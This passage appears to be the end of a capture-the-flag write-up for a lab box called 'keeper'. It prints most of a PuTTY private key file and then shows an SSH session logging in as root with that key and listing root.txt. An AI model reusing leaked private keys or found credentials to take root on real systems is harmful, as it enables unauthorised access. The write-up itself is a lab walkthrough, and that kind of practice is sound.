FVbUt2CenSUPDUAw7wlL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNlc45cb3hXK3lYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZlVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QlZGOswi3/uYrlZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NlV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEld0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvla4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7l5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

And I had the root flag. easy



```
login as: root
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

You have new mail.
Last login: Tue Oct 17 20:39:42 2023 from 10.10.14.15
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~#
```